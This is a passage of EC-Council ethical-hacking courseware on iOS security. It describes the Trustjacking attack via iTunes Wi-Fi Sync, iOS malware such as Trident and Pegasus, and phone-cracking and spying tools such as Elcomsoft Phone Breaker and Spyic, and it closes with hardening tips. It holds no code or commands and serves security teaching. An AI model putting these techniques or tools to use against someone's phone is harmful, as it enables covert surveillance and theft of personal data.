


Figure 17.57: Screenshot of Network Analyzer Pro

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

iOS Trustjacking

- iOS Trustjacking is a vulnerability that can be exploited by an attacker to read messages and emails and capture sensitive information from a remote location without the victim's knowledge
- This vulnerability exploits the "iTunes Wi-Fi Sync" feature, where the victim connects their phone to any trusted computer that is already infected by an attacker



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

iOS Trustjacking

iOS Trustjacking is a vulnerability that can be exploited by an attacker to read messages and emails and capture sensitive information such as passwords and banking credentials from a remote location without a victim's knowledge. This vulnerability exploits the "iTunes Wi-Fi Sync" feature whereby a victim connects his/her phone to any trusted computer (could be of a friend or any trusted entity) that is already infected by the attacker.




Figure 17.58: iOS Trustjacking attack

When an iOS device is trying to connect to a computer, the device displays a dialog box on the screen with the options "**Trust**" and "**Don't Trust.**" Upon clicking **Trust**, it establishes a connection between the devices to share the information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.59: Screenshot of iOS demonstrating Trustjacking

After establishing the connection and enabling iTunes Wi-Fi sync on the computer, the device can continue its communication with that computer even after being physically disconnected.




Figure 17.60: Screenshot showing options for synchronizing iOS device and PC


Once the victim clicks on "**Trust,**" the attacker gets access to the connected iOS device through the infected computer, which continues until the phone resets the connection settings. The data and screen operations of the compromised device can later be monitored from the desktop without the user's knowledge. The infected system can allow the attacker to read the user's activity even after the device is out of the communication zone. It can also enable the attacker to backup or restore data to read SMS history, deleted photos, and apps. The attacker can also replace original apps of the device with malicious apps from the previously connected PC.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

iOS Malware

Clicker Trojan malware

- Clicker Trojan malware infects 17 apps on the Apple store
- Clicker Trojan is a malicious software that automatically opens web pages in the background and clicks ad links without the user's knowledge. Attackers gain financial benefits through pay-per-click web pages



https://www.notebookcheck.net

Trident

- Trident is a sophisticated spyware that exploits vulnerabilities in the iPhone to spy on users
- These vulnerabilities allow attackers to jailbreak the target iPhone remotely and install malicious spyware, such as Pegasus
- Attackers take complete control of the target mobile to monitor and track all user activities
- It also allows attackers to record audio, capture screenshots, and monitor all phone calls and SMS

https://blog.malwarebytes.com

- Exodus
- Checkrain
- AceDeceiver Trojan
- XcodeGhost
- KeyRaider

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

iOS Malware

- **Clicker Trojan malware**

  Source: *https://www.notebookcheck.net*

  Clicker Trojan malware has infected 17 apps on the Apple store. All these malicious apps use a clicker Trojan module to generate fake web traffic with the intention of generating ad revenue for specific websites. Clicker Trojan is a malicious software that automatically opens web pages in the background and clicks ad links without the user's knowledge. Attackers gain financial benefits through pay-per-click count of web pages.




Figure 17.61: Clicker Trojan malware

- **Trident**

  Source: *https://blog.malwarebytes.com*

  Trident is a sophisticated spyware that exploits vulnerabilities in an iPhone to spy on users. These vulnerabilities allow attackers to jailbreak the target iPhone remotely and

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

install malicious spyware such as Pegasus. Trident is capable of taking complete control of the target mobile device, and it allows attackers to monitor and track all the user activities. It also allows attackers to record audio, capture screenshots, and monitor all phone calls and SMS messages.

Some additional iOS malware are as follows:


- Exodus
- Checkrain
- AceDeceiver Trojan
- XcodeGhost
- KeyRaider


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

iOS Hacking Tools

Elcomsoft Phone Breaker

- Elcomsoft Phone Breaker allows attackers to perform logical and over-the-air acquisition of iOS devices, break into encrypted backups, and obtain and analyze backups, synchronized data, and passwords from Apple iCloud





iOS Hacking Tools

Various tools used by attackers to hack target iOS mobile devices are discussed below:

- **Elcomsoft Phone Breaker**

  Source: *https://www.elcomsoft.com*

  Elcomsoft Phone Breaker allows attackers to perform logical and over-the-air acquisition of iOS devices, break into encrypted backups, and obtain and analyze backups, synchronized data, and passwords from Apple iCloud. It allows attackers to break passwords and decrypt iOS backups with GPU acceleration. Using this tool, attackers can decrypt iCloud Keychain and messages with media files and documents from iCloud.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.62: Screenshot of Elcomsoft Phone Breaker

Some additional tools for hacking iOS devices are listed below:

- Fing - Network Scanner (*https://apps.apple.com*)
- Network Analyzer Master Lite (*https://apps.apple.com*)
- Spyic (*https://spyic.com*)
- iWepPRO (*https://apps.apple.com*)
- Frida (*https://www.frida.re*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Securing iOS Devices

1. Use passcode lock feature for locking iPhone
2. Only use iOS devices on secured and protected Wi-Fi networks
3. Do not access web services on a compromised network
4. Deploy only trusted third-party applications on iOS devices
5. Disable Javascript and add-ons from web browser
6. Do not store sensitive data on client-side database
7. Do not open links or attachments from unknown sources
8. Change default password of iPhone's root password from alpine
9. Do not jailbreak or root your device if used within enterprise environments
10. Configure Find My iPhone and utilize it to wipe a lost or stolen device
11. Enable Jailbreak detection and also protect access to iTunes AppleID and Google accounts, which are tied to sensitive data
12. Regularly update your device OS with security patches released by Apple

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Securing iOS Devices

Listed below are some important guidelines to help you secure your iOS devices and their data from attackers:

- Enable the **Passcode Lock** feature on your iPhone. Go to **Settings → Touch ID & Passcode Lock**, and then tap **Turn Passcode On**
- Set separate passcodes for applications containing sensitive data
- Disable Javascript and add-ons from the web browser
- Always download applications from the **Apple App Store**
- Set the **Auto-Lock Timeout** to enter a passcode after a set time. Go to **Settings → General → Auto-Lock**
- Use iOS devices on a secured and protected Wi-Fi network
- Do not store sensitive data on a client-side database
- Do not access web services on a compromised network
- Do not open links or attachments from unknown sources
- Deploy only trusted third-party applications on iOS devices
- Change the default iPhone root password from alpine
- Do not jailbreak or root your device if used within enterprise environments
- Configure Find My iPhone and use it to wipe a lost or stolen device

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enable Jailbreak detection and also protect access to AppleID and Google accounts, which are tied to sensitive data
- Disable iCloud services so that sensitive enterprise data are not backed up to the cloud (note that cloud services can backup documents, account information, settings, and messages)
- Enable **Ask to Join Networks** function; this prevents you from randomly connecting to available Wi-Fi networks. Go to **Settings** → **Wi-Fi** → **Ask to Join Networks**
- Regularly update your device OS with security patches released by Apple. To receive updates, connect to the App Store. For iOS 5 and higher, updates can be received via **Settings** → **General** → **Software Updates**
- Enable the Erase Data feature on your iPhone to erase all the data and settings after 10 attempts. Go to **Settings** → **Touch ID & Passcode** → **Erase Data**
- Disable the **Voice Dial** feature on iPhone to prevent attackers from accessing the phone without entering a passcode. Go to **Settings** → **Touch ID & Passcode**, and then **Turn Voice Dial** to **OFF**
- Delete **Keyboard Cache** on your iPhone to remove all your keystrokes recorded. Go to **General** → **Reset**, tap on **Reset Keyboard Dictionary**, and then **Confirm** on the warning screen
- Disable **Geotagging** (storage of location-based data in images) on the iPhone. Go to **Settings** → **Privacy** → **Location Services**, and then toggle the **Camera** to **OFF**
- Enable **Safari's Privacy and Security Settings** on the iPhone. Go to **Settings** → **Safari**. Here, you can do the following: Enable Block Pop-ups, Disable Passwords and AutoFill, Enable Fraudulent Website Warning, Block cookies, Clear History and Website data, etc.
